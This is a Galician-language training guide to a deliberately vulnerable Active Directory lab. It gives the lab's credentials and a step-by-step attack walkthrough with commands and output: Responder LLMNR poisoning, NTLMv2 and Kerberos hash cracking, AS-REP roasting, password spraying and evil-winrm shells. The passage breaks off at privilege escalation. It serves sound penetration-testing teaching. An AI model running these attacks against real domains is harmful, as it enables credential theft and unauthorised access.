2. **Change:** Introduce a enumeración remota sen credenciais, movemento lateral mediante ACLs (**ForceChangePassword**) e escalada final por credenciais esquecidas no rexistro (**AutoLogon**).
3. **Misconfigured:** Destaca por fugas de información en atributos LDAP (`userpassword`) e escalada de privilexios local clásica en Windows (**SeImpersonatePrivilege** con SigmaPotato).

Resumo Detallado por Fases

Fase 1: Recopilación

Identificación do perfil de **Domain Controller**.

1. **Perfil DC:** Todas as máquinas expoñen a ampla gama de portos típicos dun Controlador de Dominio: DNS (53), Kerberos (88), RPC (135), LDAP (389/636), SMB (445) e WinRM (5985).

Fase 2: Análise

O foco principal é a enumeración de usuarios e a detección de configuracións inseguras en Kerberos e LDAP.

1. **Enumeración de Usuarios:** Uso de ferramentas como `NetExec` (ou `Kerbrute`) para validar nomes de usuario contra o KDC.
2. **Kerberos Misconfiguration:** Detección de usuarios con "Pre-Authentication Disabled" vulnerable a **AS-REP Roasting** (*Controler*).
3. **LDAP Information Leak:** Descubrimento de contrasinais en texto claro almacenados erronesmente en atributos como `userpassword` ou descricións (*Misconfigured*).

Fase 3: Explotación

Obtención do primeiro acceso ao dominio.

1. **Cracking Offline:** Crackeo de hashes TGT obtidos vía AS-REP Roasting (*Controler*).
2. **Forza Bruta:** Ataques dirixidos contra usuarios validados na fase anterior para obter acceso SMB/WinRM (*Change*).
3. **Uso de Credenciais Filtradas:** Acceso directo usando contrasinais atopados en atributos LDAP (*Misconfigured*).

Fase 4: Post-Explotación (Escalada e Dominio)

A fase máis complexa, onde se pasa de usuario do dominio a Administrador do Dominio.

1. **Análise con BloodHound:** Ferramenta crítica en todas as máquinas para visualizar o camiño cara ao obxectivo.
2. **Abuso de ACLs (Access Control Lists):**
   - **DCSync (AllExtendedRights):** Simulación dun DC para replicar hashes de contrasinais (incluído o de `krbtgt`) (*Controler*).
   - **ForceChangePassword:** Permiso para cambiar o contrasinal doutro usuario sen coñecer o actual (*Change*).
3. **Privilexios Locais:**
   - **SeImpersonatePrivilege:** Uso de exploits "Potato" para escalar a SYSTEM desde unha conta de servizo (*Misconfigured*).
4. **Artefactos do Sistema:**
   - **AutoLogon:** Recuperación de credenciais de administrador almacenadas en texto claro no Rexistro de Windows (*Change*).

3.2 Vuln Lab AD-DC

3.2.1 Laboratorio

Laboratorio Vulnerable de Active Directory (VULN-HE.LAB) con Packer

Repositorio vuln-he.lab

```
git clone https://github.com/ricardofc/vuln-he.lab.git
cd vuln-he.lab
```

Este proxecto automatiza con Packer e PowerShell a creación dun Controlador de Dominio (Windows Server 2019) intencionadamente vulnerable. O obxectivo é despregar rapidamente un contorno para practicar técnicas de Red Team e Pentesting.

Idioma do Sistema: Español (es-ES)

Aviso Legal e de Seguridade

NON EXPOÑAS ESTA MÁQUINA A INTERNET.
Este sistema ten o firewall desactivado, antivirus desactivado, protocolos inseguros habilitados e contrasinais débiles. Úsaa unicamente nunha rede illada (Host-Only / NAT Network illada).

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

CREDENCIAIS E ACCESO

- **Dominio:** `VULN-HE.LAB` (NetBIOS: `VULN-HE`)
- **DC IP:** `192.168.56.100` (Estática)
- **Credenciais de Dominio:**

Usuario	Contrasinal	Rol / Vulnerabilidade Clave
Administrador	`abc123.`	Domain Admin (Vulnerable a Poisoning/ Cracking)
brais.t	`iloveyou`	Backup Operator (SeBackupPrivilege -> DA)
maria.g	`dragon`	Potato Attack (SeImpersonatePrivilege -> SYSTEM)
nopreauth.user	`AsrepMePlease123`	AS-REP Roasting (Kerberos)
svc_sql	`SvcPassw0rdKerb!`	Kerberoasting (SPN MSSQL)
helpdesk.user	`HelpDeskP@ss1`	Abuso de ACLs sobre `maria.g`

VULNERABILIDADES IMPLEMENTADAS

1. **Rede e Protocolos:**
   - **LLMNR/NBT-NS Poisoning:** Tráfico xerado automaticamente por unha tarefa programada do Administrador.
   - **SMBv1 & Signing Disabled:** Permite ataques de NTLM Relay.
   - **Firewall & Defender:** Desactivados.
2. **Kerberos:**
   - **AS-REP Roasting:** Usuario `nopreauth.user` sen pre-autenticación.
   - **Kerberoasting:** Usuario `svc_sql` con SPN asociado e servizo SQL real instalado.
3. **Privilexios e ACLs:**
   - **SeBackupPrivilege:** Usuario `brais.t` pode ler `NTDS.dit`.
   - **SeImpersonatePrivilege:** Usuario `maria.g` vulnerable a ataques tipo Potato.
   - **ACLs Débiles:** Grupo `HelpDesk` ten control total sobre `maria.g`.

DESPREGAMENTO

1. Requisitos Previos (Descargas)

Debido ás restricións de descarga automática, debes descargar manualmente o instalador de SQL Server e colocalo no directorio raíz do proxecto **antes** de executar Packer.

1. **Windows Server 2019 ISO:** Microsoft Evaluation Center
2. **SQL Server 2019 Express (Inglés - Offline Installer):**
   Debes obter o ficheiro `SQLEXPR_x64_ENU.exe` (aprox. 250MB).
   Para iso:
   a. Usa un ordenador con Windows
   b. Descarga o instalador web oficial (pequeno): SQL2019-SSEI-Expr.exe.
   c. Execútao
   d. Na xanela que se abre:
      - Selecciona **"Download Media"** (Descargar medios).
      - Selecciona paquete **Express Core**.
      - Selecciona idioma **English**.
      - Escolle o cartafol onde gardalo.
   e. Cando remate, terás o ficheiro `SQLEXPR_x64_ENU.exe`. Móveo ao cartafol do teu proxecto Packer (vía USB, cartafol compartido, `scp`, etc.).

2. Construción da Imaxe

1. Edita `windows2019.pkr.hcl` coa ruta e checksum da túa ISO de Windows Server 2019.
2. Asegúrate de que `SQLEXPR_x64_ENU.exe` está no mesmo cartafol.
3. Executa:

```
packer init .
packer build .
```

3. Importación e Configuración Final

1. Importa a VM resultante (`VULN-DC-01.ovf`) en VirtualBox.

```
$ tree output-autogenerated_1
output-autogenerated_1
├── VULN-DC-01-disk001.vmdk
└── VULN-DC-01.ovf
```


2. **IMPORTANTE:** Antes de arrincar a máquina, comproba a configuración de rede en VirtualBox:
    - **Adaptador 1:**
        - Conectado: **"Host-Only Adapter" (Adaptador só anfitrión)**
        - Nome: **vboxnet0**
3. Arrinca a máquina. A IP estará configurada estaticamente en `192.168.56.100`

Guía Mestra de Ataque: Laboratorio VULN-HE.LAB

O laboratorio VULN-HE.LAB é moi interesante porque...

- Entorno completo de Active Directory vulnerable
- Windows Server 2019 como Controlador de Dominio
- Captura de credenciais mediante Envelenamento LLMNR/NBT-NS
- AS-REP Roasting contra usuarios sen pre-autenticación
- Kerberoasting contra contas de servizo con SPN
- Password Spraying con contrasinais débiles
- Abuso de SeBackupPrivilege para extraer NTDS.dit e credenciais de Administrador
- Abuso de SeImpersonatePrivilege para escalar privilexios a SYSTEM
- Abuso de ACLs para movemento lateral entre usuarios
- Cadea de ataque desde o acceso inicial ata a obtención de privilexios totais


ESCENARIO



Este documento describe a metodoloxía paso a paso para comprometer o laboratorio `VULN-HE.LAB`. O obxectivo é demostrar a cadea de ataque completa desde o descoñecemento total ata a obtención de privilexios máximos no sistema.

Esta guía organízase nas 4 primeiras fases dun test de intrusión. Para detalles técnicos profundos de ataques concretos, consultar os **Documentos de Ataque Específicos** referenciados en cada sección.

Diagrama de ataque



FASE 1 - RECOPILACIÓN (ATAQUES ACTIVOS)

Obxectivo: Identificar o obxectivo, o sistema operativo e os servizos expostos sen ter credenciais.

1.1. Identificación do Obxectivo (Ataque Activo)

Sabemos que o laboratorio ten IP estática. Verificamos a dispoñibilidade e o Sistema Operativo mediante o TTL.

```
$ ping -c 1 192.168.56.100
...
64 bytes from 192.168.56.100: icmp_seq=1 ttl=128 time=1.85 ms # TTL=128 ⇒  indica Windows. IP confirmada.
```

1.2. Mapeo de Servizos - Nmap (Ataque Activo)

Identificamos os portos abertos para confirmar o rol de Controlador de Dominio (DC).

```
$ nmap -p- --min-rate 5000 -Pn -n 192.168.56.100 -oN all_ports.txt -oX all_ports.xml
$ nmap -p53,88,135,139,389,445,464,593,636,3268,3389,5985 -sCV 192.168.56.100 -oN services.txt -oX services.xml
```

Visualizamos en navegador a información anterior:

```
$ xsltproc all_ports.xml -o all_ports.html
$ xsltproc services.xml -o services.html
$ firefox all_ports.xml services.html &
```

Portos Críticos Detectados:

- **88 (Kerberos):** Autenticación do dominio.

- **445 (SMB):** Compartición de ficheiros (vulnerable a SMBv1).
- **389/636 (LDAP):** Directorio Activo.
- **5985 (WinRM):** Administración remota (PowerShell).

1.3. Enumeración de Sesión Nula (Ataque Activo)

Intentamos listar usuarios ou recursos compartidos sen autenticación, pero non o conseguimos. Aínda que si atopamos información de interese como o nome do dominio e o posible sistema operativo da máquina obxectivo.

```
$ netexec smb 192.168.56.100 -u '' -p '' --shares
...
SMB         192.168.56.100  445    VULN-DC-01       [*] Windows 10 / Server 2019 Build 17763 x64 (name:VULN-DC-01) (domain:VULN-HE.LAB) (signing:False) (SMBv1
:True)
SMB         192.168.56.100  445    VULN-DC-01       [-] VULN-HE.LAB\ : STATUS_LOGON_FAILURE
```

```
$ enum4linux -U 192.168.56.100
...
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED
```

FASE 2 - ANÁLISE (OBTENCIÓN DE CREDENCIAIS)

Obxectivo: Conseguir un usuario válido para entrar no sistema.

2.1. Envelenamento LLMNR/NBT-NS - Responder (Ataque Pasivo)

> **DOCUMENTO DE REFERENCIA**
>
> `ATAQUE_ESPECIFICO_LLMNR_RESPONDER`

O laboratorio ten tráfico de rede simulado.

1. Executar **Responder**

```
$ sudo responder -I eth1
```

2. Capturar o hash NTLMv2 do usuario `Administrador`.

```
[+] Listening for events...
...
[SMB] NTLMv2-SSP Username : VULN-HE\Administrador
[SMB] NTLMv2-SSP Hash     : Administrador::VULN-HE:876b445366110fc3:BB8EE5F6D084D8F42E93B32E8933007E:
0101000000000000001B0782A262DC01CE307DE6FE5224CE0000000002000800420059003300350001001E00570049004E002D003700350047005A00570039004600410044004200 4F000400340057
0049004E002D003700350047005A00570039004600410044004200 4F002E00420059003300 35002E004C004F00430041004C0003001400420059003300 35002E004C004F00430041004C0005001400
4200590033003500 2E004C004F00430041004C0007000800001B0782A262DC0106000400020000000800300030000000000000000000000000300000285F7CA42D574196426CBD77710694DE6C4296
C003BE13689EA15FD3232F511C0A00100000000000000000000000000000000000900240063006900660073002F00530052005600 2D00420041004300 4B00550050002D003000310000000000000
0000
```

3. Crackear o hash con `hashcat` ou `john`.

```
$ echo Administrador::VULN-HE:876b445366110fc3:BB8EE5F6D084D8F42E93B32E8933007E:
0101000000000000001B0782A262DC01CE307DE6FE5224CE0000000002000800420059003300350001001E00570049004E002D0037    00350047005A00570039004600410044004200 4F00040034
00570049004E002D003700350047005A00570039004600410044004200 4F002E00420059003300 35002E004C004F00430041004C0003001400420059003300 35002E004C004F00430041004C000500
1    4004200590033003500 2E004C004F00430041004C0007000800001B0782A262DC0106000400020000000800300030000000000000000000000000300000285F7CA42D574196426CBD77710694
DE6C4296C003BE13689EA15FD3232F511C0A00100000000000000    0000000000000000000000090024006300690066007300 2F00530052005600 2D00420041004300 4B00550050002D0030003100
0000000000000000 > admin.hash

$ hashcat -m 5600 admin.hash rockyou.txt --force
$ hashcat -m 5600 admin.hash rockyou.txt --force --show

$ john --format=netntlmv2 admin.hash --wordlist=rockyou.txt
```

Contrasinal administrador do dominio conseguida

Mediante o anterior procedemento xa conseguimos o contrasinal do `administrador do dominio`, polo cal poderiamos acceder vía remota mediante winrm e administrar o dominio.

```
$ evil-winrm -i 192.168.56.100 -u 'administrador' -p 'abc123.'
...
*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
 vuln-he\administrador
*Evil-WinRM* PS C:\Users\Administrador\Documents> net user administrador
Nombre de usuario                       Administrador
...
Cuenta activa                           Sí
La cuenta expira                        Nunca
...
Miembros del grupo local                *Administradores
Miembros del grupo global               *Usuarios del dominio
                                        *Administradores de es
                                        *Admins. del dominio
                                        *Administradores de em
                                        *Propietarios del crea
Se ha completado el comando correctamente.
```

2.2. Kerberos - AS-REP Roasting (Ataque Activo)

Buscamos usuarios mal configurados (sen pre-autenticación Kerberos). Non require contrasinal previo, só unha lista de usuarios (ou forza bruta de nomes).

2.2.1. Preparar wordlists

Descargar wordlists de usuarios comúns

```
$ wget https://raw.githubusercontent.com/attackdebris/kerberos_enum_userlists/master/A-Z.Surnames.txt

$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Usernames/xato-net-10-million-usernames.txt
```

Xerar wordlist propio

```
$ cewl https://gl.wikipedia.org/wiki/Lista_de_nomes_masculinos_en_galego -w nomes.txt --lowercase -d 0

$ cat > sufixos.txt <<EOF
.a
.b
.c
.d
.e
.f
.g
.h
.i
.l
.m
.n
.ñ
.o
.p
.q
.r
.s
.t
.u
.v
.x
.z
EOF

$ hashcat -a 1 --stdout nomes.txt sufixos.txt | tee names.surnames.txt
```

```
$ impacket-GetNPUsers VULN-HE.LAB/ -usersfile names.surnames.txt -dc-ip 192.168.56.100 -format hashcat | grep -vi UNKNOWN
...
[-] User maría.g doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User brais.t doesn't have UF_DONT_REQUIRE_PREAUTH set
```

> **De interese**
>
> Aínda que non se atopen usuarios co permiso configurado este ataque pode informarmos da existencia de usuarios no sistema. Neste caso: `maría.g` e `brais.t`
> Deste xeito poderiamos proceder ao apartado `3.1. Ataque de dicionario`
> De momento non somos quen, co noso wordlist xerado, de atopar un usuario con ese permiso activado. A idea sería:
> - **Atopar Vítima:** `nopreauth.user` .
> - **Realizar Acción unha vez atopado o usuario vítima:** Crackear o hash obtido.
>
> *Nota:* Ver `ANALISE_USUARIOS` para saber máis sobre este usuario e se este usuario é un "camiño sen saída" ou útil.

FASE 3 - EXPLOTACIÓN (ACCESO INICIAL)

Obxectivo: Acceder ao sistema.

3.1. Ataque de Dicionario - Password Spraying (Ataque Activo)

Se os métodos anteriores fallan ou queremos máis usuarios, probamos contrasinais débiles contra a lista de usuarios.

```
$ echo 'maría.g\nbrais.t' >  found-users.txt

$ netexec smb 192.168.56.100 -u found-users.txt -p rockyou.txt --ignore-pw-decoding --continue-on-success | grep -vi failure
...
SMB                      192.168.56.100  445    VULN-DC-01       [+] VULN-HE.LAB\brais.t:iloveyou
SMB                      192.168.56.100  445    VULN-DC-01       [+] VULN-HE.LAB\maría.g:dragon
```

- **Vítimas potenciais:** `brais.t` (iloveyou), `maria.g` (dragon).

3.2. Kerberos - Kerberoasting (Ataque Activo)

Unha vez temos un usuario (ex: `brais.t`), buscamos servizos vulnerables. Require un usuario válido no dominio.

```
$ impacket-GetUserSPNs VULN-HE.LAB/brais.t:iloveyou -dc-ip 192.168.56.100 -request
...
ServicePrincipalName                    Name     MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------------------------  -------  --------  --------------------------  ---------  ----------
MSSQLSvc/VULN-HE-DC-01.vuln-he.lab:1433  svc_sql            2025-11-25 06:32:07.222141  <never>



[-] CCache file is not found. Skipping...
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

- **Vítima:** `svc_sql` (MSSQL Service).
- **Acción:** Crackear o Ticket TGS.

Información sobre Kerberos Clock Skew

Que é Clock Skew?

Clock Skew refírese á diferenza de tempo entre o cliente e o servidor Kerberos (DC).

Límite por defecto:

- Máximo **5 minutos** de diferenza
- Configurable en `MaxClockSkew` (Group Policy)

Por que é importante?

- Prevención de replay attacks
- Os tickets Kerberos teñen timestamps
- Se a hora é moi diferente, os tickets son invalidados

Erro común:

```
KRB_AP_ERR_SKEW(Clock skew too great)
```

Solución:
Debemos revisar a sincronización temporal co servidor de dominio para poder obter os tickets kerberos. Non debe existir un desfase de +-5minutos
Instalar ntpdate para sincronización horaria

```
$ sudo apt update && sudo apt -y install ntpsec-ntpdate
$ sudo ntpdate -u 192.168.56.100
$ impacket-GetUserSPNs VULN-HE.LAB/brais.t:iloveyou -dc-ip 192.168.56.100 -request
ServicePrincipalName                    Name     MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------------------------  -------  --------  --------------------------  ---------  ----------
MSSQLSvc/VULN-HE-DC-01.vuln-he.lab:1433  svc_sql            2025-11-25 06:32:07.222141  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_sql$VULN-HE.LAB$VULN-HE.LAB/svc_sql*$4924e632ed0a9eed48b61576ba38298c$6860a050418c78cc5c5a6b1e3a654595f124d048f01a1281c2de4aea8953d99bc42ff8b8e424
01b3367061ef955aa4120a62b74052af04357e5a1031224817fa5fe6f1de89979a7336feb7905ddb65ce235a3f9610144d122a75d7989c8731873330f7bbd861048560860986a87c2fc3d843926c9677e38
0cd4720eb5d5842f27cc368137d25ac081796df07bfddd7ba58e7b82f4f287cf4a9dbd5867ff002fd18ae09f57be5766cc97c24df08332cf2d91d3a22570af414cfb0159dc4af0c1302402c4bb1bc5c0427
68e96c1d8a5dac4ebfe2450b81c6648ae7fcb65d274c7281d3a05e6dad0ac0dcd35210c77c3a4b316c4fe2009056e24b3fd8d5c4513fb03fc18a16d0451f6dc05a32e1d28015e5dd26ecd44315c3a4168e2
2f31a3c7508c9116f71094196e8c8776e7891bb67eb6ae4c405f27875a9151be806b2229b01fb813dce4152db5a8e5672407b8abab0afb79c503161877ddf204d91dc39875589ae27da9fc636ac0929c232
617f8d97536ba847c7c364731ab3fa6b1b184a8f6da3d146a53c1ce7944146ac8ca78619e03b2f948c0684a3d528ed8b33dc13c9b8e6e2e8bd7ae94d48e02445e36ec7ec141d201264edfffd39f09bede88
de00254caa4499e64d232d299e9557d7510baf87f87959fe91a1567fc964dd5c05c5a240d40d28d57d1becb9c1ae07e3adcb1f57560a187d373c9d3b5c013dbf617c01cbfedbc324934347d37ecaee095ef
2fa769d7300d65bafb59fb1118704baa21cbb7ad890dd5ace2be9d5c2a0b33348f3417f19c816717f779a9fb92046af1a2973b05baef7c24e8f8bca5e09dc8f41bf94d61931c1ed96e7a1e7727a8fdda237
c00d1457ed85bd326c360bed25e8762581feccb5b46263450aee37467920c67546d23f63dc36e8545ea9da9fd0cb0ce68c5010911304c1914ed4e8a4b2f45e3d0cbf1126f4a38b743666fab1f4616f4d33a
1f287444ce53ad88111e7ec3f44b95857c158b8e56656971dd788f4b5d3b71ceb2bf1cc64197225f91b9d138c8d2715fed5c170b831e57e9c0591d53de6557b8f0ec2863173e9ec7b42ed68de1384d0633a
5f5da99bac157080df6693f2922a2d313cac8356d0d9a1bb2cb6d945a35217e987898a0b303e74ee5a904ccd43326eb845cdb1a3c65420056d425278c5efe75e777bde3238f962f8c7d79bba0d53434508a
2cff0a0e35125dda78ca94012e13af559339c54726e7024861915893c504aa650a802026e00e3941cdbc240a60f611dec593751c3daae30fbcd439cc58e977d86d4e566b8d86d37135f480d7c03db98f181
7d05808b7ad648ccf473fd6e963281d2bc2788352323cd1d3a5fe85e6bed2fdae5c57d30ff2e9437348a9986f23686c52b8544870c5378633657e7f33be799857cace58c664ac7cd30c157a159041f1126f
ddf511f8bde140a165daea22051e8f2501049e
```

Crackear o hash:

```
$ cat asrep_hash.txt
$krb5tgs$23$*svc_sql$VULN-HE.LAB$VULN-HE.LAB/svc_sql*$4924e632ed0a9eed48b61576ba38298c$6860a050418c78cc5c5a6b1e3a654595f124d048f01a1281c2de4aea8953d99bc42ff8b
8e42401b3367061ef955aa4120a62b74052af04357e5a1031224817fa5fe6f1de89979a7336feb7905ddb65ce235a3f9610144d122a75d7989c8731873330f7bbd861048560860986a87c2fc3d8439
26c9677e380cd4720eb5d5842f27cc368137d25ac081796df07bfddd7ba58e7b82f4f287cf4a9dbd5867ff002fd18ae09f57be5766cc97c24df08332cf2d91d3a22570af414cfb0159dc4af0c13024
02c4bb1bc5c042768e96c1d8a5dac4ebfe2450b81c6648ae7fcb65d274c7281d3a05e6dad0ac0dcd35210c77c3a4b316c4fe2009056e24b3fd8d5c4513fb03fc18a16d0451f6dc05a32e1d28015e5d
d26ecd44315c3a4168e22f31a3c7508c9116f71094196e8c8776e7891bb67eb6ae4c405f27875a9151be806b2229b01fb813dce4152db5a8e5672407b8abab0afb79c503161877ddf204d91dc39875
589ae27da9fc636ac0929c232617f8d97536ba847c7c364731ab3fa6b1b184a8f6da3d146a53c1ce7944146ac8ca78619e03b2f948c0684a3d528ed8b33dc13c9b8e6e2e8bd7ae94d48e02445e36ec
7ec141d201264edfffd39f09bede88de00254caa4499e64d232d299e9557d7510baf87f87959fe91a1567fc964dd5c05c5a240d40d28d57d1becb9c1ae07e3adcb1f57560a187d373c9d3b5c013dbf
617c01cbfedbc324934347d37ecaee095ef2fa769d7300d65bafb59fb1118704baa21cbb7ad890dd5ace2be9d5c2a0b33348f3417f19c816717f779a9fb92046af1a2973b05baef7c24e8f8bca5e09
dc8f41bf94d61931c1ed96e7a1e7727a8fdda237c00d1457ed85bd326c360bed25e8762581feccb5b46263450aee37467920c67546d23f63dc36e8545ea9da9fd0cb0ce68c5010911304c1914ed4e8
a4b2f45e3d0cbf1126f4a38b743666fab1f4616f4d33a1f287444ce53ad88111e7ec3f44b95857c158b8e56656971dd788f4b5d3b71ceb2bf1cc64197225f91b9d138c8d2715fed5c170b831e57e9c
0591d53de6557b8f0ec2863173e9ec7b42ed68de1384d0633a5f5da99bac157080df6693f2922a2d313cac8356d0d9a1bb2cb6d945a35217e987898a0b303e74ee5a904ccd43326eb845cdb1a3c654
20056d425278c5efe75e777bde3238f962f8c7d79bba0d53434508a2cff0a0e35125dda78ca94012e13af559339c54726e7024861915893c504aa650a802026e00e3941cdbc240a60f611dec593751
c3daae30fbcd439cc58e977d86d4e566b8d86d37135f480d7c03db98f1817d05808b7ad648ccf473fd6e963281d2bc2788352323cd1d3a5fe85e6bed2fdae5c57d30ff2e9437348a9986f23686c52b
8544870c5378633657e7f33be799857cace58c664ac7cd30c157a159041f1126fddf511f8bde140a165daea22051e8f2501049e

$ hashcat -m 13100 asrep_hash.txt rockyou.txt --force

$ john --wordlist=rockyou.txt asrep_hash.txt
```

Resultado:
Non atopa contrasinal

Probar co dicionario kaonashi https://github.com/kaonashi-passwords/Kaonashi

Resultado:
Non atopa contrasinal

Conclusión: O contrasinal non se atopa nun dicionario coñecido

---

3.3. Acceso Remoto - Shell (Ataque Activo)

Con credenciais válidas, conectamos para executar comandos.

- **Usuario `brais.t` :** Pertence a *Remote Management Users*.

```
$ evil-winrm -i 192.168.56.100 -u brais.t -p iloveyou
*Evil-WinRM* PS C:\Users\brais.t\Documents> whoami
vuln-he\brais.t
```

- **Usuario `maria.g` :** Pertence a *Remote Desktop Users*.
  - Usar cliente RDP (Remmina/xfreerdp).

```
$ sudo apt update && sudo apt -y install remmina
$ remmina -c rdp://maría.g@192.168.56.100 &

$ xfreerdp3 /v:192.168.56.100 /u:maría.g /p:dragon /cert:ignore
```

> **Problema acceso mediante RDP**

Como un usuario sen permisos de administrador por defecto non ten acceso por Terminal Server para facer login no propio servidor de dominio.

- **Usuario `maria.g` :** Pertence a *Remote Management Users*.

```
$ evil-winrm -i 192.168.56.100 -u maría.g -p dragon
*Evil-WinRM* PS C:\Users\maria.g\Documents> whoami
vuln-he\maria.g
```

FASE 4 - POST-EXPLOTACIÓN (ESCALADA DE PRIVILEXIOS)

Obxectivo: Elevar privilexios desde un usuario estándar a **Domain Admin** ou **SYSTEM**.

4.1. Escalada de Privilexios - Abuso de SeBackupPrivilege (Ataque Activo)

DOCUMENTO DE REFERENCIA

`ATAQUE_ESPECIFICO_SEBACKUP`

Vía: De `brais.t` a Domain Admin.

1. O usuario `brais.t` ten o privilexio **SeBackupPrivilege**.

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> whoami /priv

INFORMACIàN DE PRIVILEGIOS
--------------------------

